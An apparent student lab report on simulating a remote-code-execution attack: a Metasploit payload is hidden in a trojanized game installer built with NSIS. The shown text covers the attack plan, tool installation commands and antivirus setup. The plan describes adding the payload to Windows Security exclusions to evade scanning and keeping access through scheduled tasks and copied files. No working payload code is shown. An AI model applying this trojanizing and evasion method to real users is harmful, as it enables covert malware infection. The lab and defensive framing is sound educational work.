**Individual Project**: Pikachu Payload RCE Attack Simulation

**Author**: Tran Van Duc

**Description**: The project conducts an analysis of RCE attacks, followed by a simulation of an RCE attack to evaluate the impact, analyze, and propose security solutions.

**Attack Idea**:

**- User Side**: Install the game program.

- **Attack Side**: No requirement for the user to ***disable*** **real-time protection** during installation or any actions. -> Just install and run the program.

**Payload Survival Method:**

- The payload is renamed as part of the game program -> to increase trust.

- Using NSIS (Nullsoft Scriptable Install System) script for program installation. Insert the payload into the Exclusions (Windows Security) -> the goal is that when the payload is executed, it will not be scanned and deleted by the PC.

# TABLE OF CONTENTS

# PART 1. REQUIREMENTS AND GOALS.

## 1.1 Requirement:

**Target**: An attack on a Windows virtual machine from a Kali Linux virtual machine for control (RCE).

**Object**: The Windows virtual machine is used as a "victim" in the Lab test environment.

**Tools and documentation**: Learn and be able to successfully use a number of support tools for a successful deployment.

Performing an attack is exploiting identified vulnerabilities on a Windows virtual machine to gain remote access and take control. Perform analysis, evaluate through the attack process, perform detection and prevention of attacks. Provide reasonable security solutions to prevent and prevent future attacks.

## 1.2 Objectives:

Collect information through an experimental process. Understand and consolidate relevant knowledge such as information about virtual machines, operating systems, running services, open network ports, running sessions, etc.

After determining the implementation process, research. With the knowledge learned and learned, successfully simulate the process of attack, hijack, control and perform remote information exploitation actions.

Deploy a detection system, implement prevention. Analyze attack activities to prevent and enhance security.

## PART 2. STUDY AN OVERVIEW OF REMO CODE EXEXUTION.

### 2.1 RCE attack.

Remote Code Execution (RCE): is a network attack technique of hackers that relies on a vulnerability or vulnerability of the system to remotely access the victim's computer or computer network.

The target is attacked without the direct interaction of the user of that system, the attacker performs actions without authorization. From there, hackers can execute malicious code, malware on the victim's device without direct contact with the device.

RCE allows an attacker to master a computer or server by arbitrarily running malware. RCE vulnerabilities are among the most dangerous because attackers' ability to execute malicious code poses a danger to servers.

### 2.2 Possible forms of RCE.

Exploitation through software vulnerabilities. An attacker can use tool techniques to find and exploit security vulnerabilities in software running on the target system. For example, a vulnerability in Apache Struts (CVE-2017-5638) allows an attacker to send a malicious HTTP request to remotely execute code.

The most common is the use of malicious code embedded in the file. The attacker somehow sends the target file with the malicious code through file transfers so that the malicious code is introduced into the victim's machine. When the user opens the file, malicious code is executed.

Exploit vulnerabilities over network protocols such as SMB, RDP or HTTP to remotely execute code on the target system. For example, the EternalBlue vulnerability in Windows' SMB protocol (CVE-2017-0144) was exploited in the WannaCry attack.

There are many different ways and variations over time to perform RCE attacks. It is indisputable that with malicious attacks often bring serious consequences and damage. Through RCE attacks, attackers can install malicious code, attachments, steal data, hijack the whole system, moreover can spread quickly connecting other target systems creating a full-scale RCE attack.

## PART 3. SYSTEM REQUIREMENTS AND IMPLEMENTATION PLANS.

### 3.1 System requirements.


Use a virtualization platform like VMware to create virtual machines. Manage virtual machines for Virtual Machine Manager. Use to simulate a realistic network environment.

Number of virtual machines: 2 (one Kali Linux attack machine, 1 Windows 10 victim machine).

Machine Requirements Attack: Kali Linux

- 2GHz processor + processing power.
- Memory: 4GB RAM (8GB recommended).
- Storage: 1GB of disk space (50GB recommended).

### 3.2 Deployment model.




Attack deployment model.

### 3.3 Attack scenarios.

**Step1:** Preparation

First, the attacker will create a malicious code file Payload.exe

Use this malicious file to establish a hijacking connection. Forging the malicious file into a game update fiel. Insert malicious files into the installer of a game.

**step2:** Option of choice.

Choose a trending hot trend software, or a curious game to create a copy of the game and inject malicious code. The victim accidentally downloads a game file containing malicious code without the victim's knowledge.

**Step3:** Execution

During game download. Execute malicious files that are inserted and executed implicitly during loading. Taking advantage of nsis' permission to perform a number of underground tasks makes it possible for malicious files to survive without being scanned by win10's windows security program.

**step4:** Connect the session

The attacking machine listens and connects the session to the victim machine. Perform the expliot process.

**Step5:** Expand the attack.

Perform a scheduling of malicious code files that automatically execute over time of the attacker to avoid detection.

Copy and clone malicious files to avoid suspicion and maintain a constant connection to avoid detection.

**Step6:** Analysis

The attacked person detects and performs analysis of the attacked process and suspicious malicious files.

**step7:** Defense

By the results of the analysis, reasonable solutions, prevention techniques invalidate the attack.

### 3.4 Technology used.

Programming languages: Python, c++, Bash, Shell, batch, nsis script.

Tools: Metasploit, Metasploit framework, Nsis.

Virtualization Background: Wmware.

OS: Kali linux, Windows 10.

## PART 4. INSTALL THE NECESSARY TOOL.

### 4.1 On the attacker machine.

#### 4.1.1 Install Metasploit.

Metasploit is an open-source software platform used to develop, test, and execute security attacks to test the security of computer systems.

There are 5 ways of installation:

Use Metasploit pre-installed in most Linux distros for hacking

Install Metasploit on any Linux operating system (Like Ubuntu)

Install Metasploit into Windows


Using Metasploit on Windows via Pentest Box

Using Metasploit on Windows 10 via Bash on Ubuntu on Windows

=> In this project, use the available Metasploit.

**step1:** Make a package list update

```
sudo apt update
```




**Step2:** Initialize the base data:

```
sudo msfdb init
```

Start the PostgreSQL service, check if a database exists for Metasploit, and if not, create it.

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[+] Starting database

[i] The database appears to be already configured, skipping initialization
```

**step3**: Install Metasploit Framework on Debian/Ubuntu operating systems.

| sudo apt install metasploit-framework |
|---|

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.4.5-0kali1).
metasploit-framework set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 824 not upgraded.
```

**step4:** launch Metasploit Framework Console

| sudo msfconsole |
|---|

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

      .:ok000kdc'           'cdk000ko:.
    .x0000000000000c       c0000000000000x.
   :000000000000000k,   ,k000000000000000:
  '0000000000kkk00000: :000000000000000000'
  o000000000.     .o00000o00001.     ,00000000o
  d000000000.       .c000000c.       ,00000000x
  l000000000.          ;d;           ,000000001
  .00000000.    .;           ;      ,00000000.
   c0000000.    .00c.      'o00.    ,0000000c
    o000000.    .0000.    :0000.    ,000000o
     l00000.    .0000.    :0000.    ,00001
      ;0000'    .0000.    :0000.    ;0000;
       ,d00o    .0000occcx0000.    x00d.
         ,k0l   .000000000000. .d0k,
           :kk;.000000000000.c0k:
             ;k0000000000000k:
               ,x000000000x,
                 .l00000001.
                    ,d0d,
                      .

       =[ metasploit v6.4.5-dev                           ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

**Step 5:** Verify that the PostgreSQL service is running and that the Metasploit Framework database is initialized

```
db_status
```


**note:**


If connectivity is not possible, open the terminal, restart the **sudo service postgreSQL**, and then run **msfdb int again**.

### 4.1.2 Install NSIS.

NSIS (Nullsoft Scriptable Install System) is an open source tool that facilitates the creation of installers for Windows.

This tool will be used to create the installer.

```
sudo apt-get install nsis -y
```




## 4.2 Monitoring and analysis tools.

### 4.2.1 Use wireshark to catch packets.

Use wireshark to catch packets when executing a pikachu program (containing payload).

### 4.2.2 Install Sophos Home.

Install antivirus software and to detect and remove malicious payloads before they can make connections.


Tool: **Sophos Home**

Installation steps:


**Step 1:** Go to the Sophos Home website to sign up for an account

https://home.sophos.com/en-us/register/trial


Enter full information -> Click Create Account -> Click on the email received to confirm the successful account registration





**Step 2:** Log in to the devices manager with your registered account





**Step 3:** Click Install to download the software installation file





Select yes to proceed with the installation on the device > select let's start >install





Recycle Bin
Microsoft Edge
Install Sophos Home
Install Sophos Home
Protect your PC from the latest threats
Let's start
Type here to search
2:21 AM
5/22/2024
mouse pointer inside or press Ctrl+G.



Recycle Bin
Microsoft Edge
Install Sophos Home
Terms and conditions
By clicking "Install", you (i) consent to installation of Sophos Home software and automatic updates or upgrades to the software, (ii) acknowledge that Sophos collects and processes personal data as described in the Sophos Privacy Notice, (iii) your device will communicate with Sophos automatically, (iv) the software may affect settings, preferences, commands, and data stored on your device, and (v) you have read, understood and accepted the Sophos Consumer Terms of Service. You can withdraw consent at any time by uninstalling the software.
For assistance, contact Sophos Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire, OX14 3YP, UK, (www.sophos.com).
Install
Type here to search
2:22 AM
5/22/2024





**Step 4:** After entering the main interface, select Dashboard to go to the page to manage protection settings




Go to protection and select ransomware and web protection options


Trial Thank You | Sophos Home
Sophos Home
